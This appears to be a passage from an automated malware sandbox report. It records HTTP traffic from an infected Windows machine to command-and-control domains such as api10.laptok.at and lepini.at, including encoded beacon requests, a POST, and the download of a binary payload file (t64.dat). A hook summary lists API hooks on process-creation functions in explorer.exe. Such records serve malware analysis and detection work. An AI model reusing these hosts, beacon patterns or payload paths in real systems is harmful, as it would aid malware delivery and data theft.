Feb 10, 2021 15:15:45.113867998 CET	5982	OUT	GET /api1/1Pg3i0gSwH/_2BK37nF8HXWhrouM/t7ZtEKshXTnV/JlSrHeYCtLF/7DzeevtXCQ9YRw/K2S8BQMDt78 kCRWVvFKTW/T3z7jI77vtn31nAs/fsEjsZ1w6_2BM0e/_2B_2BAVLSWZlML2mx/fdFEX0w2l/0RPfFlvYjfZTYoK47 bE8/B49X4mtNiudogIoMpOJ/IxyYMxMKBO_2F3ZR_2BAor/8kAylO6X_2Fiq/EdNEwQOa/FYHDMjDZgQLZqSkWO3yL Wuc/j3i_2F5QMC/DRHsxypVX90thJgYh/6MpfO8pdNUGy/KOAPjs479Yf/dCe7rPiQO_2FVf/cp_2BP6SlyfefKqn_ 2BbT/iqLzQdVK/s HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 10, 2021 15:15:45.529711962 CET	5983	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:15:45 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 99 45 92 e3 40 00 04 1f a4 83 98 8e 62 66 d6 4d 64 31 b3 5e bf b3 1f 18 87 bb ab ab 32 3d 17 16 d0 a2 65 fc 7e e6 84 63 91 37 ba 8b 9f 7d 52 69 f6 c2 35 8c 9c db 4a c9 5c 80 e2 03 b2 d0 29 e2 dd 28 1b bf 9b 90 c3 5f bc b0 e8 7e 13 48 5e e2 0e 7a b7 6e 94 07 a6 2f 19 64 c1 1a 4d 78 ad 65 08 24 ca fc cb a3 19 9f b7 eb c0 5f 12 52 c9 71 27 db 0c 62 cd 4f 35 39 ee 74 0a a9 f4 c7 2d c1 20 9b f6 eb 50 06 b1 71 b9 bb 4b 78 71 77 52 8a 05 f5 cd b5 22 99 20 b8 8b 12 42 cb 0f d5 8e 5a 6b 78 a6 f2 85 19 d9 2f 83 b3 3c e4 79 f7 e3 fc a5 29 62 ee 8f ba ad ba c7 1d 78 f6 44 e4 96 07 4a 73 32 9a 50 5b e8 ae c3 86 51 f7 86 be 31 85 ff 7a 7e 9f 00 aa 8f 48 47 56 6e 8b 79 e4 e0 84 b3 9b 1e d0 20 d0 04 30 6c 74 2c ab aa b3 c8 a1 18 d3 b4 0c ce 0f d4 91 93 2e e6 fc 04 fa 88 4c 1a 86 12 53 19 bc 2c ca 97 08 8e a0 ad 76 a4 84 75 97 94 d3 2a b6 48 34 fe 56 cf fa 7a 21 87 92 83 f0 2b 87 05 ba ba c8 97 19 32 bf 88 89 4a 2a a6 05 8b d7 f5 db 9d 72 b2 bf e3 a0 ee 69 e4 09 63 41 27 16 e6 65 04 68 39 99 e8 5c f7 6e b1 c0 b3 2f 1f 8e 1d ab e7 da aa e5 55 20 f7 c9 3c 64 e2 13 2e c8 96 13 b8 49 c5 4c b5 1b 2a bd aa 1b 53 ee d8 5e 18 73 f9 bc a1 83 b3 52 c8 bd 3a 23 63 b6 e0 41 ec 4d be 3a 8d 78 24 72 a2 57 92 4a 57 41 4c 3f 27 b6 76 f5 c3 9f 3c ff c9 4e 0d 1d 43 38 4e 6a 09 b9 e8 a1 c5 3c f1 2c b0 e6 14 fa f0 ac 06 ec d3 37 52 7b 1a 8d 1e 83 c2 a9 13 80 b3 29 86 c4 7e c1 b4 8f 29 35 f9 4e e3 44 56 b1 62 68 e8 91 84 13 9f ff 8a 63 84 4c c7 b9 ad 67 3b 59 2a 5a 78 20 8e f5 00 03 9b 2c f3 5b 3d e1 a5 8c 55 d4 27 74 65 3e 11 ec f9 35 40 d8 e9 dc 7f b0 5e 68 c5 ab 29 a9 70 ae 42 d2 47 2a ae fe a2 5d 5d 0b 00 7f 34 44 3e 71 c8 73 9c 1d d8 13 c4 0e 24 24 6a 0b fa dc 1a 07 0c 4d 61 da 02 a3 62 7b bb 3e b5 b3 f3 bb 17 41 aa 46 f4 8f c3 9d 1e ae 82 9e bc 5a ea 50 dd 51 47 0d 17 15 96 d7 aa 1a c4 7a 1d 37 55 64 17 4c 54 05 ba ac 7b 7d 05 d3 5b d6 79 18 83 fe 6e 31 14 8a 3d 26 c1 e8 c8 67 cb 1d e1 c8 01 fa 43 74 19 7d 81 b1 4e 3e 0b b3 cc 2d 2d a2 fa 92 c3 70 88 50 38 70 e1 24 3e 67 d7 65 4c 6b 68 a7 b8 b2 17 99 23 2b 1e 98 7d 6d 81 6a d3 ca ad ec d7 96 6b f5 2f fc 0c 3c b0 74 ba 79 3c 9b ef 10 ec 05 e7 14 fa 50 71 46 d8 ea d7 8a 1c 88 4c 39 71 23 ee f5 a5 92 25 b3 78 b0 38 a1 51 33 07 80 b6 bd f4 87 db 93 72 eb 9d a9 f0 28 b2 3a 48 c0 24 d1 7e 64 e2 01 02 65 15 a7 01 25 9a 0d 5a 4c 6e 54 6b c0 41 bc 16 4b a3 86 7c 33 a6 12 63 4d 19 d3 2a aa 03 5a e1 3a af 83 b3 00 b4 8e 40 ab 44 d2 79 6b 6d c6 5a 4d e8 12 35 0b 57 9b 1c 92 e1 b5 74 b1 9b ca 59 c3 21 81 71 03 4c e0 ab d9 96 03 24 c5 85 48 c6 7a 7b 84 e9 c5 b9 c0 95 c5 3b 6c 96 32 a5 93 6b 22 5d 32 04 99 b2 ec 8a df 3c e6 54 fd c6 8c 13 3c 37 78 33 d8 03 bd 83 6e 19 61 c8 52 08 a1 48 1c 52 61 e4 27 2d 94 5c c7 08 d7 e2 94 f2 6d 3a 86 23 0b 66 6b 6f 6e 51 97 ba 54 dc c5 9d 09 4b 4d 2a c7 48 54 68 c8 bc cf 95 07 77 63 8f 3f e0 13 53 fc d8 c2 9b ad be 69 e9 e1 79 a1 b9 19 08 33 4e c9 b3 32 b9 9f e5 b3 45 a3 54 93 7f 46 8d 41 bc 37 18 e3 dc 93 ba 95 26 40 17 ca 2b 7b e6 aa ba 82 42 f8 05 a5 b2 25 7c 1c e0 ef 9a 14 b5 bd 02 f6 5c 6c 62 17 78 3c a8 aa 50 e7 2c 61 2b 27 3a dd c3 b8 1a f4 25 7a 31 05 a1 Data Ascii: 2000E@bfMd1^2=e~c7}Ri5J\)(_~H^zn/dMxe$_Rq'bO59t- PqKxqwR" BZkx/<y)bxDJs2P[Q1z~HGVny 0lt, .LS,vu*H4Vz!+2J*ricA'eh9\n/U <d.IL*S^sR:#cAM:x$rWJWAL?'v<NC8Nj<,7R{}~)5NDVbhcLg;Y*Zx ,[=U'te>5@^h)pB G*]]4D>qs$$jMab{>AFZPQGz7UdLT{}[yn1=&gCt}N>--pP8p$>geLkh#+}mjk/<ty<PqFL9q#%x8Q3r(:H$~de%ZLnTkAK|3cM* Z:@DykmZM5WtY!qL$Hz{;l2k"]2<T<7x3naRHRa'-\m:#fkonQTKM*HThwc?Siy3N2ETFA7&@+{B%|\lbx<P,a+':%z1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49758	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:15:46.119317055 CET	6253	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 10, 2021 15:15:46.207628965 CET	6253	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 10 Feb 2021 14:15:46 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49761	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:15:48.771040916 CET	6254	OUT	GET /api1/fXWtKegXNhimfshJm11/ybi6PbAu_2FzbCxUMkXaR0/07xh_2FjserNk/Akz7MnFa/ilUyiG77Zbx14Y4xpnJSaU_/2BLefveYrx/RefMzSY5Upyfbovm3/qmR0BBGI5hNv/ThDaqb_2FWx/xtufh9Msga_2BR/n0Re_2F1kn8UjgqbyTzQA/dUEEQb_2FY20zF3P/aP2AGWgGjayZp9N/yWUTgNMTKZ6EUJxA4O/ga_2BAyhH/6Y4krin4Qd0F9dpWa_2B/Ch_2FWBvvOfaFtGBtaq/0_2BX8pwR_2BJW2aCmXSlR/nA3h5ZuemZjTY/QscPrV_2/FMUurtz9meWYyTWZTPSvYNG/TWbWCTxFm9i/RC HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 10, 2021 15:15:49.143320084 CET	6256	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:15:49 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 31 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 95 b5 b5 e4 00 00 c4 0a 72 60 a6 e0 02 33 33 3b 33 ae 99 b9 fa fb 2d 48 a3 37 85 b8 bf 40 0f 7e 37 57 d5 13 64 d0 29 9d c2 eb bc b0 89 05 e7 0b 65 2c 76 16 43 1c 57 18 9d c3 e6 92 f9 bd 06 32 8e 77 1c 5c eb b8 b7 60 1b 46 d8 0e 6a bf 06 71 e5 75 09 ad 9b 8b c1 3a cd a0 94 d3 da 7a 44 5c 81 fc a9 03 71 76 14 b3 c2 ca 4e f7 87 7e 41 e8 4d 8e 8f 57 ad bf 62 97 cf 28 a4 89 b9 ea aa 12 79 9b 3b 6d 31 90 34 16 a9 04 99 01 c1 ad de 03 a0 4a b4 65 5d ca 3a 07 5f 06 2d 6f 9a 71 86 c6 20 81 5f c7 28 2e 90 1c 27 15 95 7f 7a ea 09 e5 95 a2 c3 17 cc 6f d3 27 39 6c 9b bf 95 8a 3a c6 b4 01 12 7b 48 21 c3 b0 5a cc 94 d2 b7 f4 e3 8a 10 1d fa 40 5b 76 6a 85 ce 66 54 2d a8 bd d6 80 a2 e6 c3 d1 ac 74 bc 22 74 c2 96 f6 55 50 94 77 a1 9d 47 6c 46 c7 08 51 21 9b b0 ad 45 eb f7 d3 6c 7e d0 d0 54 46 09 b6 72 88 36 df f6 09 2d d0 bd f0 2a 9f 2e 69 b2 10 43 2f 27 7a b7 47 b8 49 e3 55 f6 0a 35 d3 da 78 0f 40 42 36 0f 2d 7c ee 4d f6 d1 9e 95 29 a1 6e 1d 6a f0 2b 80 cc 95 7b 89 32 7d d3 66 2b 53 32 7f 24 cf cf 29 77 a9 34 eb f3 cb c5 20 71 cc ff d0 87 95 c1 80 cf ba a4 a0 b9 83 b6 e4 0f 89 92 cf 1d fc 3d c9 ca bc 82 dc 0c 4b 11 ba e7 ea 09 9f 2d de 33 28 36 54 31 68 68 89 27 4d d4 39 0d 58 19 61 09 12 ea 5f b8 fe b5 b5 a7 05 a6 60 de 98 dd 95 95 7a 0a b2 fa 4e 59 c4 80 a0 f0 b8 b8 63 02 79 c6 36 5c 1e 26 fe a0 84 ad 03 15 d4 a1 27 f4 97 ec d2 c2 97 f8 cb c4 5e 29 25 18 57 a9 fe f5 b6 3d bb 8e e8 e7 64 9f 81 b6 34 9d ef 7a b5 b1 d6 be 85 d8 f7 9e 0c f6 5e fa b7 d4 a6 a1 88 07 61 99 2a 65 dd c8 26 23 80 32 7b c2 f5 50 fa 32 7b 3c 9e 3c fd 0d 6d 88 eb 02 cb 8c 68 d6 71 12 eb 75 dd e1 44 03 4a 19 f5 c2 d2 7f 27 16 83 29 7d fd 94 ef a9 60 4c 57 7e 2d d0 69 4c 9a 3c c8 ef 37 5c ce c8 b2 34 70 47 66 ab bc 59 31 4e 17 8a 90 9b be 55 a1 70 a2 5b 08 b0 d5 6b 9c cb 8f a8 ea b0 96 d0 0e 06 88 e8 99 56 4b 30 e4 a7 63 91 ee 09 fc 64 a6 ee 77 f4 53 b3 3e 77 ed a2 f1 af 71 61 34 48 76 2f 1f db d9 e6 8f d9 d3 d7 35 ad f5 c0 9e a4 d7 03 50 5d 61 d4 47 00 54 82 f6 c5 bc 6f 05 89 0d 97 b6 10 4e 2c af b5 97 f0 23 ca 9d 2a 57 9f c8 3a 69 ae 79 b1 cb 3f 5c 51 bb 33 d9 3e 1a cb a7 48 b9 13 cd 41 cf 71 1f b6 fa a0 82 13 45 3a 27 1d fb 66 c7 09 3c 95 fa b3 02 cd a6 d5 4e bc c3 94 aa da a9 02 38 97 6b e2 2e 3f eb 6f b9 03 a8 af 0e 8c 62 6b 93 94 ab 6e 78 67 e8 f9 1d f8 0b 44 38 89 13 d4 bb d6 ef ed 9f 5a f9 00 8a 12 9e c3 41 ff c0 d5 02 69 93 86 c2 f1 fa b5 bf ed 6a e9 67 69 17 e9 5e 41 f6 16 2d 99 93 0e 07 98 47 48 b4 19 12 88 2e 97 06 88 a5 41 b1 a8 c4 fc ad da 5e 11 59 de 4b 96 99 52 48 8d e8 24 16 85 3d c4 a4 45 28 91 9c ec 25 1c 43 8d f5 19 fd 80 d9 b1 fc dd cf 8c 72 06 80 d8 f0 b7 7f 99 73 8e 31 b3 04 39 9c 35 a2 fa 69 6f 16 6a a8 e3 89 53 3b 3a eb a2 5f b3 53 8b 03 64 68 5b ac 78 bd 50 11 03 3a 8d 50 4b 13 c9 c4 9c 11 ed a8 b1 04 4f a1 4b 20 9c 2d ba 92 2a 85 4b 16 9f b4 83 59 19 12 96 7a 37 fb 6a 28 1c 95 ab 0e 9b 94 f5 17 44 47 00 ce 58 3f a4 03 08 59 7c 3c 6f 1e 86 41 86 52 bb 10 92 06 77 61 81 51 d4 1a 54 ce c1 92 4a 52 e8 f6 6c d1 04 35 62 e8 a6 09 c7 3a cc 70 87 fb 66 3b 89 b1 6d de 37 ce c2 21 83 bc f3 2a 58 65 2a fd b4 f5 b6 26 a4 9a 69 a6 bf a7 Data Ascii: 761r`33;3-H7@~7Wd)e,vCW2w\`Fjqu:zD\qvN~AMWb(y;m14Je]:_-oq _(.'zo'9l:{H!Z@[vjfT-t"tUPwGlFQ!El~TFr6-*.iC/'zGIU5x@B6-|M)nj+{2}f+S2$)w4 q=K-3(6T1hh'M9Xa_`zNYcy6\&'^)%W=d4z^a*e&#2{P2{<<mhquDJ')}`LW~-iL<7 \4pGfY1NUp[kVK0cdwS>wqa4Hv/5P]aGToN,#*W:iy?\Q3>HAqE:'f<N8k.?obknxgD8ZAijgi^A-GH.A^YKRH$=E(%Crs195iojS;:_Sdh[xP:PKOK -*KYz7j(DGX?Y|<oARwaQTJRl5b:pf;m7!*Xe*&i

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49762	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:16:10.524250031 CET	6259	OUT	GET /jvassets/xI/t64.dat HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: c56.lepini.at

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:16:10.610505104 CET	6260	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:16:10 GMT Content-Type: application/octet-stream Content-Length: 138820 Last-Modified: Mon, 28 Oct 2019 09:43:42 GMT Connection: close ETag: "5db6b84e-21e44" Accept-Ranges: bytes Data Raw: 17 45 7e 72 ac 5b ed 66 e1 de 31 9e 70 18 b7 1a 77 c0 be b3 e2 43 ff 7c d8 16 7f 6f 35 a2 d1 a5 d2 ec 0d 0c de 58 84 1a f3 53 04 f0 65 cb 76 1f 35 85 a0 7d 1d f2 44 63 de 89 f3 f1 eb d3 60 21 68 3d 3a 93 e1 55 94 db 4c d2 f2 b4 3e 34 48 eb e8 47 7b 53 14 54 86 87 a3 d2 0d 55 0c d0 4f 6f 51 73 eb e2 f9 f4 9b f0 49 af 3d a0 bd ba 48 52 29 a2 84 33 75 9e 48 16 a7 b3 00 58 91 bf bf ea 49 85 ff c7 58 36 df 5b 13 ec c2 c6 92 56 72 82 53 68 a1 ca a8 33 3e e7 8b 8e 6f fa 4b 85 a0 7f bb 5c de 12 c3 97 40 27 18 f2 b2 95 91 d8 b7 45 cf 2a 5f 95 76 5b fc 02 c1 9d d7 e5 7f ee ec f5 a0 52 7b 4d 4d ae da 70 b4 71 95 b6 39 2e 38 47 c0 ab 5e fe cf a1 6a 5c a5 3c 8f 1b 97 0a 2a 41 5f 6e 2e 85 b4 8e 24 d6 6a 1c cb 43 8c ca 75 7d 09 57 73 3c a2 b8 0b 18 00 21 c1 f5 fc e4 2b 04 14 51 c3 36 ea 80 55 0a 28 82 e4 56 51 91 99 bf 11 ae 36 06 cd 81 44 e0 ad db 69 d6 8e 24 28 ee 4c 0d 81 69 8b 96 c0 52 cd ed ec 31 e8 7f 08 d8 ff 0a 82 4d 1d fa a0 28 3c 3f 5f 53 cb 64 ea 5d 7c c7 f0 0f 28 71 5a f4 60 b7 7b f3 e1 19 5b 7b be d1 62 af ef 2f ad 3b 22 a8 03 e7 9f 3d e5 da ca 8b 1a 9c 2c fd 76 89 a9 f7 a5 7b 6a b4 47 62 bf 64 5d 54 26 01 9a 1d 3b b0 97 db c5 c1 dd 94 52 d0 b2 77 e0 f7 00 8d c1 99 02 69 f4 b2 87 b2 0c 68 b3 9d b6 e6 a6 9f 58 b0 52 f8 5e b5 ac 1e 36 41 bd bc f9 5d 3a 2b 5a 40 60 9a 48 c1 b3 4a df cc 81 65 53 4e e4 9a 80 8b dd 8f 43 eb 11 23 73 1b 1b c1 99 89 21 94 4c a5 84 c3 13 96 ad 5d 82 20 a4 a4 3b dd 1e 43 74 c6 42 11 7a 8a f2 93 8b 7e 24 73 17 d9 c7 eb 47 18 47 41 4f a2 f1 bc 52 cc 35 f2 c2 73 3e e5 32 8a b5 c7 7c 3b d4 88 bd aa 47 48 66 2e 00 bd 3f fc 08 b4 49 98 e3 36 db f0 33 4c 40 2b cc 59 2a b5 ba 73 58 27 de a0 31 0e 6d 63 70 19 7b 5f 67 00 54 79 89 7f 42 21 df 6e 23 e1 54 43 4a 09 00 77 ac fb e4 2e a8 6d 07 21 b3 a0 98 ad 40 d2 34 64 c9 c2 62 14 7c 45 eb a0 65 98 c1 18 a1 6a af 69 0a a2 bb 50 42 96 c1 d7 02 58 6d f4 b1 15 90 f6 50 9c 6a fd d4 2e 5e a7 4a cb 67 59 63 74 77 99 de e0 c0 d5 5c 9d a7 89 1b 90 39 29 23 21 3b c4 35 f1 49 9e 67 f3 ce fe 1d 0a 67 69 06 13 13 30 ab e6 c6 f4 c9 7e 94 48 5b a1 f7 5f 27 1f 03 ac 85 e1 0e b1 bf 6e e1 1c 5a 24 cc b2 53 fd 61 58 e3 87 0b 85 9e 03 94 f6 2a bd 92 53 09 77 f8 5e d3 c9 b7 19 42 4e e6 2a 67 af 27 4e 01 de 6a fc 1e 82 0c 7e 45 7b e8 1d 97 82 9b 5c 14 96 d2 82 dd 53 15 1e 84 41 01 4f 0f 32 ac ee b7 85 96 4c e9 dc b0 42 3c 93 a6 0b a3 79 cb 7b 2c d1 21 6f c1 6a 38 48 d7 37 8f 35 b8 1d 7a e7 eb 63 bc 4e 6b b6 23 aa 9c fd 32 03 46 e2 37 47 49 c2 35 a1 48 7e 98 49 6a b4 98 e7 cb 33 dd 1a be 5a c8 ea a7 44 33 9b e3 a6 84 da 68 ec bf 93 03 88 f9 6e 02 17 a6 96 46 ad ae 25 c2 bb 97 7a 57 35 aa 0a 42 b5 c3 8a 35 af 20 1b 1a b9 c6 99 99 8a b2 b6 46 1c 70 a0 53 c2 e9 a2 e6 ad a4 8f d5 11 da 74 60 13 7c 55 4d 42 1c c6 a4 47 a8 4e 27 67 a4 37 b3 0e ca f5 b1 9a a5 de e3 07 25 55 07 ff 18 b3 17 44 8b a0 af e3 f5 ff 75 b8 f2 2b 4d 9e f9 ad 07 c0 5e d7 1b ab 81 e4 99 93 ac a9 63 2f 4e 27 18 d0 dd 29 f7 28 98 b1 c3 5e 52 9e d4 01 1b 9f ba 6d 7d 24 b8 cc 84 0e 03 07 2e 3a ba b5 ad 8b ae 57 ce 78 7b aa 0f 07 5f ee 2a 4a 6b 0d f8 40 bb 79 91 71 5d ae 1b 1d 3c bf b9 e2 9b d4 4c 6c 52 55 e3 59 22 40 9a 6f cc 9a 14 bb 63 ad 00 8f bf cd 7b ca 18 ce c6 df 21 08 86 ed 93 17 79 b7 6d 89 0c ba 64 8a 93 dd fa 1b 07 69 84 31 87 f9 ae 59 a4 f8 ed 03 62 6f 2a fa 54 99 38 81 d4 e3 dc e8 39 d4 b0 62 81 c2 49 a1 Data Ascii: E~r[f1pwC|o5XSev5}Dc`!h=:UL>4HG{STUOoQsI=HR)3uHXIX6[VrSh3>oK\@'E*_v[R{MMpq9.8G^j\<*A_n.$ jCu}Ws<!+Q6U(VQ6Di$(LiR1M(<?_Sd]\|(qZ`{[{b/;"=,v{jGbd]T&;RwihXR^6A]:+Z@`HJeSNC#s!L] ;CtBz~$sGGAOR5s>2 |;GHf.?I63L@+Y*sX'1mcp{_gTyB!n#TCJw.m!@4db|EejiPBXmPj.^JgYctw\9)#!;5Iggi0~H[_'nZ$SaX*Sw^BN*g'Nj~E{\S AO2LB<y{,!oj8H75zcNk#2F7GI5H~Ij3ZD3hnF%zW5B5 FpSt`\|UMBGN'g7%UDu+M^c/N')(^Rm}$.:Wx{_*Jk@yq] <LlRUY"@oc{!ymdi1Ybo*T89bI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49763	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:16:14.566945076 CET	6405	OUT	GET /api1/QPXSdTpsTN/HmJ5aoUnf9rdkbxHL/55q96h_2FAWR/k9PcTeP3anx/njZx9Znect4yPc/mgdKs7g4jsgOtOBfxx1F8 /dzjzqrTWiA9S1bt6/AAS87muT_2BSLDv/WQXbadF0d6swuwTHJY/KpV8Mcid0/fHtmjyLYo7_2F_2FC9mX/FlMafG rpg0QISkwj5AA/Bx9kwrN4mx4ScQVnt0eLjW/cqdTbOZIYSnXb/FOL19o_2/BXbibnK12KkZbqaHWamy8is/edmHRE WEDn/WS6dZgPXk2heo8Q98/fno8e4WQ55cB/UHS6HXS3QGn/yz08vW6xSGc_2B/3HnBpBPOsyIhF/0kjBdKE HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Feb 10, 2021 15:16:15.167987108 CET	6405	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:16:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.7	49764	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:16:16.592622042 CET	6407	OUT	POST /api1/6znaROjfA7hFvImt7kRBj/d8oBlDeaiTpDTw3m/IBQAbTPMeELrV0F/eBc8XtKIPlaG2wOk3_/2FzWs O07N/QVPbwJwjwuG0x_2Bmgtb/T2QshS_2F9rl28gdKaK/ObX5241N6Yuhqoe_2Bb_2F/v7SApCdjSpVoH/vIUqUns J/WVeez27cvHmK85aDLttDAUk/ChK5ibvdbq/6hwDFc02b_2F096iz/u_2BBs0hOK08/GFHq_2B8sNe/xc8KOXJRGK _2BT/23ua6L_2BsKd5NwAEGyWZ/BrR5nO2eoCoLivkJ/HCF96ydzEoPKQbD/PpBNddo_2FoZtXcrSVB6/q HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Content-Length: 2 Host: api3.lepini.at
Feb 10, 2021 15:16:17.122422934 CET	6408	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:16:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 37 62 0d 0a 72 94 b0 e6 20 99 d9 c1 8b 7d bf 98 47 52 33 23 51 62 cf eb 24 68 ea a0 46 9a 17 5c ab 14 a9 ca dc a0 dd e5 14 e0 dc ed 24 8a 0f 73 20 66 43 9b 6d e8 27 5a f1 9c 4b 2e b5 90 af 26 f6 2b 59 2f bd c3 77 23 3c 6f e3 63 f3 55 51 37 29 b1 91 0b 92 d5 ef 12 0e f1 51 f9 6c 4f 1d 55 7c 6e 5b 1c ae 27 25 23 62 c4 35 75 3d 5c ac fc dd 09 68 4b 57 27 06 5d 31 21 f2 d4 8c 64 67 0d 0a 30 0d 0a 0d 0a Data Ascii: 7br }GR3#Qb$hF\$s fCm'ZK.&+Y/w#<ocUQ7)QlOU|n['%#b5u=\hKW']1!dg0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49765	35.228.31.40	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 10, 2021 15:16:17.264029980 CET	6409	OUT	GET /api1/y_2FMOeWpuzZk/_2BnXUq3/JVsuHPZPWAuyAx51lbHW1TL/IXSkSA4WVL/DAqpD_2FBMpJwncEg/rZCS M_2By6jC/ilwbgSYz7wD/mcGv71FzhjZLjk/T5o_2Bi_2BnHa_2FHus_2/FtPTy54kQsAO5_2F/YmY57BYO_2F3DGr /PGRRj0Jrbr_2FcDWwl/cfiYP4Yvr/dFVw_2BRaTzNAlHYP_2B/F4QkcLzCJs_2FLyJ_2B/cMYZQA7iSlD9E2ry5mx VYa/rzbbsgjyGZ2a_/2Fo1e83a/dC9sn5XgEM_2FJ7rr6KTfxU/jopGSNBS_2/BO60ALGRt2Y_2Bxa9/6M_2Bh2kKv yG/E_2FWuogkAX/tPVHUrOPK7/MSerDY8wu/3 HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0 Host: api3.lepini.at
Feb 10, 2021 15:16:17.623415947 CET	6409	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 10 Feb 2021 14:16:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFFAC2D5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	5B9C590

Process: explorer.exe, Module: KERNEL32.DLL

